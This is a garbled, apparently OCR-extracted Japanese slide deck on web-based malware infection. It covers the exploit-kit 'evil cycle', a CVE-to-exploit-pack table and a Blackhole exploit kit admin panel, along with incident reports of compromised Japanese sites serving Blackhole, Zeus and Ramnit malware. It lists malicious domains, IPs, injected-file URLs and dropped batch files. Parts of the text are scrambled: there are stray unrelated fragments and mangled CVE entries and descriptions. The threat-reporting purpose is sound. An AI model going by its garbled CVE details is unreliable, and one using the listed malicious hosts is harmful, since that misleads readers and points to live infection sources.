
Image: FBI

Source: FBI

■ マルウェア感染とは？

Nelicash, servers.


Friday, May 15, 2009



Source: ESTHost

■ ウェブ経由のマルウェア感染とパソコンマルウェア感染の繋ぎ


何故WEBからの感染が多いかというと、ブラウザーの脆弱性が必ずあります？



*DDZ – Memory Corruption, Exploitation and You

Java, Browser Plugin, Flash,とScript経由の感染仕組みがいくらでも作れるし、直接OSに
アクセスが出来ますから、ウェブ経由のマルウェア感染仕組みは中々止まらないです。

■ ウェブ経由のマルウェア感染とパソコンマルウェア感染の繋ぎ



■ ウェブ経由のマルウェア感染とパソコンマルウェア感染の繋ぎ

どうやって脆弱性があるサイトを見つけます？

サイバー犯罪者から見ると
便利な方法があり ⇒ The EVIL CYCLE OF EXPLOIT #PoC ↓



1. 色んなCVE情報が集められて
2. Exploit Packのハッキングツールソフトに最新CVE情報を組み込まれて
3. Exploit Packのハッキングツールソフトにマルウェアpayloadを集められた



Source: reversemode.com

■ ウェブ経由のマルウェア感染とパソコンマルウェア感染のぎ

	CVE	slang/shorth and [CLICK ON CELLS 2 SEE TEXT]	Note	Firefox Xpack	Internet Explorer	Safari	Microsoft Edge Pack	Microsoft Edge Exploit Kit 1.2.1	Microsoft Edge Exploit Kit 1.2.0	Microsoft Edge Exploit Kit 1.1.0	Microsoft Edge Exploit Kit 1.0.0	Phoenix 1.8.1.mso	Phoenix 2.2	Phoenix 2.2.1	Phoenix 2.4	Phoenix 2.3	Phoenix 2.2
1	CVE-2000-0485		Malformed Windows Media Encoder Request														
2	CVE-2003-0111		MS03-DLL ByteCode Verifier component flow in Microsoft VM														
3	CVE-2004-1043		MS04-000 HTML vulnerabilities														
4	CVE-2004-0549		MSHTML 1.0														
5	CVE-2004-0836	AKT Instant Messenger	AKT Instant Messenger gateway overflow														
6	CVE-2004-0580		MSHTML URL Processing Vulnerability														
7	CVE-2005-2117		COM Object Instantiation Memory Corruption (Mozilla)														
8	CVE-2005-1755	IE Browser	MS05-009-00 - Firefox Mozilla Vulnerabilities														
9	CVE-2005-0051		Vulnerability														
10	CVE-2005-0051		(MDAC) Remote Code Execution														
11	CVE-2008-1025	metasploit	(MDAC) Remote Code Execution														
12	CVE-2008-0003/CVE-2008-4704	II COM CreateObject	Internet Explorer COM CreateObject Code Execution														
13	CVE-2008-0005	IE EMBED / MS08-006	Opera														
14	CVE-2008-1359		MS08-013 - CreateTextRange														
15	CVE-2008-3843		(MS) vulnerability (IE)														
16	CVE-2008-3877	Firefox 1.5.0.1 F10	Firefox :navigator:object code														
17	CVE-2008-3790		Windows sidebar (IE)														
18	CVE-2008-4794	WMI Object Broker	[WMI]Windows WMI Object Broker[IE]														
19	CVE-2008-4777		DirectAnimation ActiveX Controls Memory Corruption Vulnerability														
20	CVE-2008-4888		MS08-015 - Windows Vector Markup Language Vulnerability														
21	CVE-2008-5559	IE5 MDAC	Code Execution														
22	CVE-2008-5150	Autovolt	Execute														
23	CVE-2008-5745		Microsoft XML Core Services Vulnerability														
24	CVE-2008-5820		ADL SuperBody ActiveX Control (ie5.MS08-006) Vulnerability														
25	CVE-2008-6884		Wince Runtime ActiveX (IE)														
26	CVE-2007-0015		Azure QuickTrace RTSP API (IE)														
27	CVE-2007-0018		Vulnerability														
28	CVE-2007-0024		Vector Markup Language Vulnerability (IE)														
29	CVE-2007-0038	Windows API LoadLibrary()	Windows API LoadLibrary() Click Once Stack Buffer Overflow														
30	CVE-2007-0071	FLASH 9	Integer overflow in Adobe Flash Player 9														
31	CVE-2007-2221		AdvBrowser (advapi.dll) Local controls														
32	CVE-2007-0243	JAVA SWFPARSE	Java SWF file parsing Vulnerability														
33	CVE-2007-3147/3148		Kahool Mezzanine Welcome (IE)														
34	CVE-2007-4034		Yahoo! Agents VDP (IE)														




Source: CONTAGIO, Mila Parkour

①脆弱性情報

②EXPLOITパックの情報

■ Web Vulnerability and Malware Infection

ストラテジー（Evil Cycle Bigger Scope）



- ①新しい脆弱性が出来たら→ExploitDB→CVE/VUPEN→Metasploit→EXPLOIT PACKに入る事になります。
- ②昔発見されたマルウェアのコードを交換されて、マルウェアTUTORIAL経由で新しいマルウェアを作られて、EXPLOIT PACK経由でまた配る形になります→ボットネット
- ③ボットネット軍団経由で周りネットワークの脆弱性をスキャンされて、どのクライアントとどのCVEに当たるか、どのサーバとどのCVE脆弱性があるかとの情報が集められた。

■ Web Vulnerability and Malware Infection

ウェーボン

Blackhole³

СТАТИСТИКА ПОТОКИ ФАЙЛЫ БЕЗОПАСНОСТЬ НАСТРОЙКИ

ИЗМЕНЕНИЕ ИМЕНИ СКРИПТА

Имя главного скрипта: admin
Имя скрипта публичной статистики: stats
Имя скрипта видимого трафика: index
Имя параметра потока: threadID

ИЗМЕНЯТЬ ПАРОЛЬ

Старый пароль: Новый пароль: Повторите пароль: Изменить пароль

ИЗМЕНЬТЬ ИНТЕРВАЛ ОБНОВЛЕНИЯ

never 5 сек 10 сек 20 сек 30 сек 1 мин 2 мин 5 мин 30 мин

INTERFAC:

Язык: Русский Шаблон: default

ПОТОКИ:

Личн браузеров: 10 Личн ОС: 10
Личн стран: 15 Личн рефереров: 10
Вести учет рефереров: Сохранить

VIRTEST

Логин: userlogin Пароль: *****
Сохранить

Screenshots

Список


Country	Count
United States	32079
Russia Federation	29
China	18
Germany	13
Austria	12
Latvia	11
Ukraine	9
Bulgaria	7
France	7
India	4

Окно селекции систем:

System	Count
Windows XP	16221
Windows Vista	5416
Windows XP SP2	5395
Windows Server	5443

■ 日本のマルウェアウェブ感染について

で、日本は影響が出ます？本当に日本迄にこの仕組みが来ました？



■ 日本のマルウェアウェブ感染について

日曜日, 3月 18, 2012

【マルウェア警告】#OCJP-027: 日本のホスティングでWordPressのwp-includesの脆弱性(CVE-2011-3130)が持っているサイトにZeusトロイ関係のJS/IFRAMEマルウェアを発見しました。【対応最中】<http://unixfreakjp.blogspot.jp/2012/01/cleanup-japan-ocjp.html>



今回WordPressの脆弱性が入っているサイトにBlackholeトロイがインジェクトされた事件を発見しました。インジェクトの方法はまさにSQL Injection経由かと思われます(下記脆弱性の情報で確認が出来ます)、この可能性が一番高いです、私の権限ですが、SQL Injectionの結果でアップロードされたファイルの実行権限が出ます。丁度本事件の感染されたパスを見たらwp-includesの関係見えますので、最近のCVE情報に当たります。

他の可能性を考えると、インジェクトされたファイルはフルHTMLファイルですので、アップロードARBITRARY脆弱性が出ます。また、FTPアカウントが盗まれてしまった可能性も高いです(同じサーバで沢山WPFメインがあるので、一つだけは感染された)。明確な感染仕組みはこのログ内容情報を問い合わせHTTPログで調査したら直ぐに分かると思いますので、サーバの管理者様にお任せあります。さて、詳細情報について以下のレポートをご覧下さい。

■ 本事件に關係ある脆弱性について

可能性として、感染されたWordPressのサイトは下記の脆弱性のどっちかがありそうですが↓

CVE-2011-3122, CVE-2011-3126

CVE-2011-3127, CVE-2011-3128,

CVE-2011-3129

CVE-2011-3130 → URLのパスを見たらこの脆弱性の可能性が高いです(wp-includes)。

上記の脆弱性のリファレンスは下記となります↓

1. CVE-2011-3130 (Taxonomy/wp-includes SQL)
2. EID-47995 WordPress Multiple Vulnerabilities
3. IBM ISS Wordpress-taxonomy-unspecified (89169)
4. Microsoft Security Advisory - MSVR11-010

※WordPressよりWordPressバージョン3.1.3以降、脆弱性が直されたので、バージョンの確認が必要です。



■ 日本のマルウェアウェブ感染について

発見日：3月 19日 2012

【マルウェア情報】#OCJP-025: 「Game Over」Zeusマルウェアに感染されたホスティング・サーバ(マルウェアDROP ZONE)が発見されました。感染されたのサイトはベトナムのウェブサイト…

【対応済み】 <http://unixfreaxjp.blogspot.jp/2012/03/ocjp-025.html>



*) English Malware Analysis is available HERE!

今回のマルウェア発見事件について、Zeusのトロイが発見されました。コンパイルの日付けを確認したら2012年3月9日にcompileされたトロイを確認しました。中身を見たら、やはり最新版のZeusトロイですと確認しました。珍しく危ない物なので、ちゃんと確認と手続きを行いましたから、本件のログ内容のリリース時間が遅くなりました。

Zeusトロイの種類は沢山ありますが、本件の発見種類は「GameOver Zeus」と呼ばれています。

インターネットで検索したら、本件の種類は現在流行っていると確認しました。

殆ど感染されたURLはスパムメールに載せられて、あちこちに送ってしまいます。

本種類のZeusはExploit Kit Packから感染/インジェクトさせるようなマルウェアです。

感染されたサイトには脆弱性があるか、サイトの管理者FTPアカウントが漏れてしまったのが原因となります。

そのサイトに感染されたPCがマルウェアにはBLACKHOLEサイトへ飛ばせる事になります。

一番危ないマルウェア種類ですので、早めに防御して欲しいですね。

ご協力をお願い致します。

さて、情報は下記のレポートとなります↓

■下記のサーバ！

binh6699.com / 49.212.28.60



■ 日本のマルウェアウェブ感染について

スクリプトの実行

【マルウェア情報】#OCJP-024: 脆弱性ありMT(Movable Type) ブログ日本語版のサイト(germa.brand-crea.com / 210.236.167.168)が **Blackhole Exploit** 経由トロイJScript/IFRAME マルウェアに感染されました。【対応済み】

<http://unixfreakjp.blogspot.jp/2012/03/ocjp-024.html>



今回、古い日本語版Movable Typeブログがハッキングされて、マルウェアスクリプトがインジェク特された事件です。本件には日本にあるお客様はバージョン「Movable Type 3.21-ja」を使っています。本バージョンについて沢山リモート攻撃の脆弱性が入っていますので、詰り下記の情報ですね！

CVE-2012-0317 by CSRF to Remotely Hijack Auth to Modify Data (Affected: Medium)

CVE-2012-0310 Remote Inject arbitrary web script/HTML (Affected: High)

CVE-2012-0319 Leveraging file-upload feature⇒CS Command Injection (Affected: High)

CVE-2012-0320 Sessions Hijacking (Affected: None)

CVE-2012-1262 Injection of arbitrary web script/HTML via dbuser parameter (Affected: High)

†恐らくハッカーが脆弱性情報を使いハッキングしたかと思われます。

実はもう一つ可能性もあります。FTPクライアントのアカウント情報が盗まれてしまっていたから、ハッカーがリモートでウェブサーバにアクセスして、色々なマルウェアコードを書いちゃいましたと。さて、どんなマルウェアかと下記と説明となります。

■日本のマルウェアウェブ感染について

発見日：2012年2月28日

【マルウェア情報】#OCJP-022: 古いWordPress(日本語版)のプラグインを使い「suri-emu.co.jp/125.206.128.37」のサーバのブログにBLACKHOLEのIFRAME-REDIRECTORマルウェアに感染されました。サイトの脆弱情報は"恐らく"fgallery脆弱性/CVE-2008-0491【対応済み】

<http://unixfreakjp.blogspot.jp/2012/02/ocjp-022-wordpresssuri.html>



SQL脆弱性があるWordpressのサイトに感染されたHTMLマルウェアファイルを見ました。マルウェアの種類はトロイIFRAME-REDIRECTORです。本件のHTMLファイルのURLが色々なスパムメールに書いてあります(OK-SHIELD製品のログ調査した時に発見しました)。感染されたサイトの情報、マルウェアの情報、サイトの脆弱情報(感染された原因)、どんなマルウェアかとを下記のように説明します。

■下記のサイトのログサイトに↓

████████.co.jp / 125.2████████.87

■下記のURL↓

http://████████.co.jp/blog/wp-content/uploads/fgallery/ir.html
http://████████.co.jp/blog/wp-content/uploads/fgallery/rep.html

日本のマルウェアウェブ感染について

中西日文对照 附錄。三〇二四

【マルウェア情報】#OCJP-015: 日本の大蔵IDCに
~~inetibaini.jp (210.0.1.203.194)~~のサーバにRamnitワーム発見！【対
応済み】 <https://winfosecinfo.blogspot.jp/2013/02/ocjp-015-ramnit-in-japan.html>

<http://unixfreakjp.blogspot.jp/2012/02/ocjp-015-ramnit-in-japan.html>



■下記のサイトへ

Wavelength (nm) 300 310 320 330 340 350

■下記のダウンロード用URL/ファイル上

inhalable/micron

Reported Attack Page!

This web page at intibali.biz has
blocked based on your security

日本のマルウェアウェブ感染について

■ 日本のマルウェアウェブ感染について

日曜日, 12月 12, 2012

<http://unixfreakjp.blogspot.jp/2012/02/ocjp-012.html>

【マルウェア報告】#OCJP-012: 日本のネットワークに(IP: 126.117.65.146/SoftbankBB/BBTECプロバイダー)にWin32-Trojan-Dropper発見! 本件のトロイは香港のサーバへ情報が送信される 【対応済み】

The image shows two screenshots side-by-side. On the left is a screenshot of the **Operation:APL Japan** website. It features a logo of a cartoon character with wings and the text "Operation: APL Japan". Below the logo, there's a red banner with the text "Reported Attack Site". Underneath the banner, there's a message: "This web page at lozih.com has been blocked and has been blocked". On the right is a screenshot of a Windows file properties dialog for a file named "yyy.exe". The dialog is titled "yyy.exe のプロパティ". The "General" tab is selected. The file path is listed as "C:\Program Files\GnuWin32\bin\OCJ". The file size is "61.6 KB (63,108 バイト)" and the disk size is "64.0 KB (65,536 バイト)". The creation date is "2012年2月12日、18:42:57" and the update date is "2012年2月10日、22:49:27". The access date is "2012年2月12日、19:45:39". A red box highlights the "Task Scheduler Dynamic Link Library" entry under the "Description" field. Red arrows point from the text "にセシステムソフトウェア" (System software) and "マルウェアのアップロード日付" (Malware upload date) to the respective fields in the file properties dialog.

項目	値
ファイルの種類	アプリケーション
説明	Task Scheduler Dynamic Link Library
場所	C:\Program Files\GnuWin32\bin\OCJ
サイズ	61.6 KB (63,108 バイト)
ディスク上 のサイズ	64.0 KB (65,536 バイト)
作成日時	2012年2月12日、18:42:57
更新日時	2012年2月10日、22:49:27
アクセス日時	2012年2月12日、19:45:39

■日本のマルウェアウェブ感染について


1. 下記のファイルを感染されたPCに保存されます↓

```
%Temp%\de16594e.bat  
%Temp%\de165b71.bat  
%Temp%\de166813.bat  
%Temp%\de166ab3.bat  
%Temp%\de167840.bat  
%Temp%\de167e1c.bat  
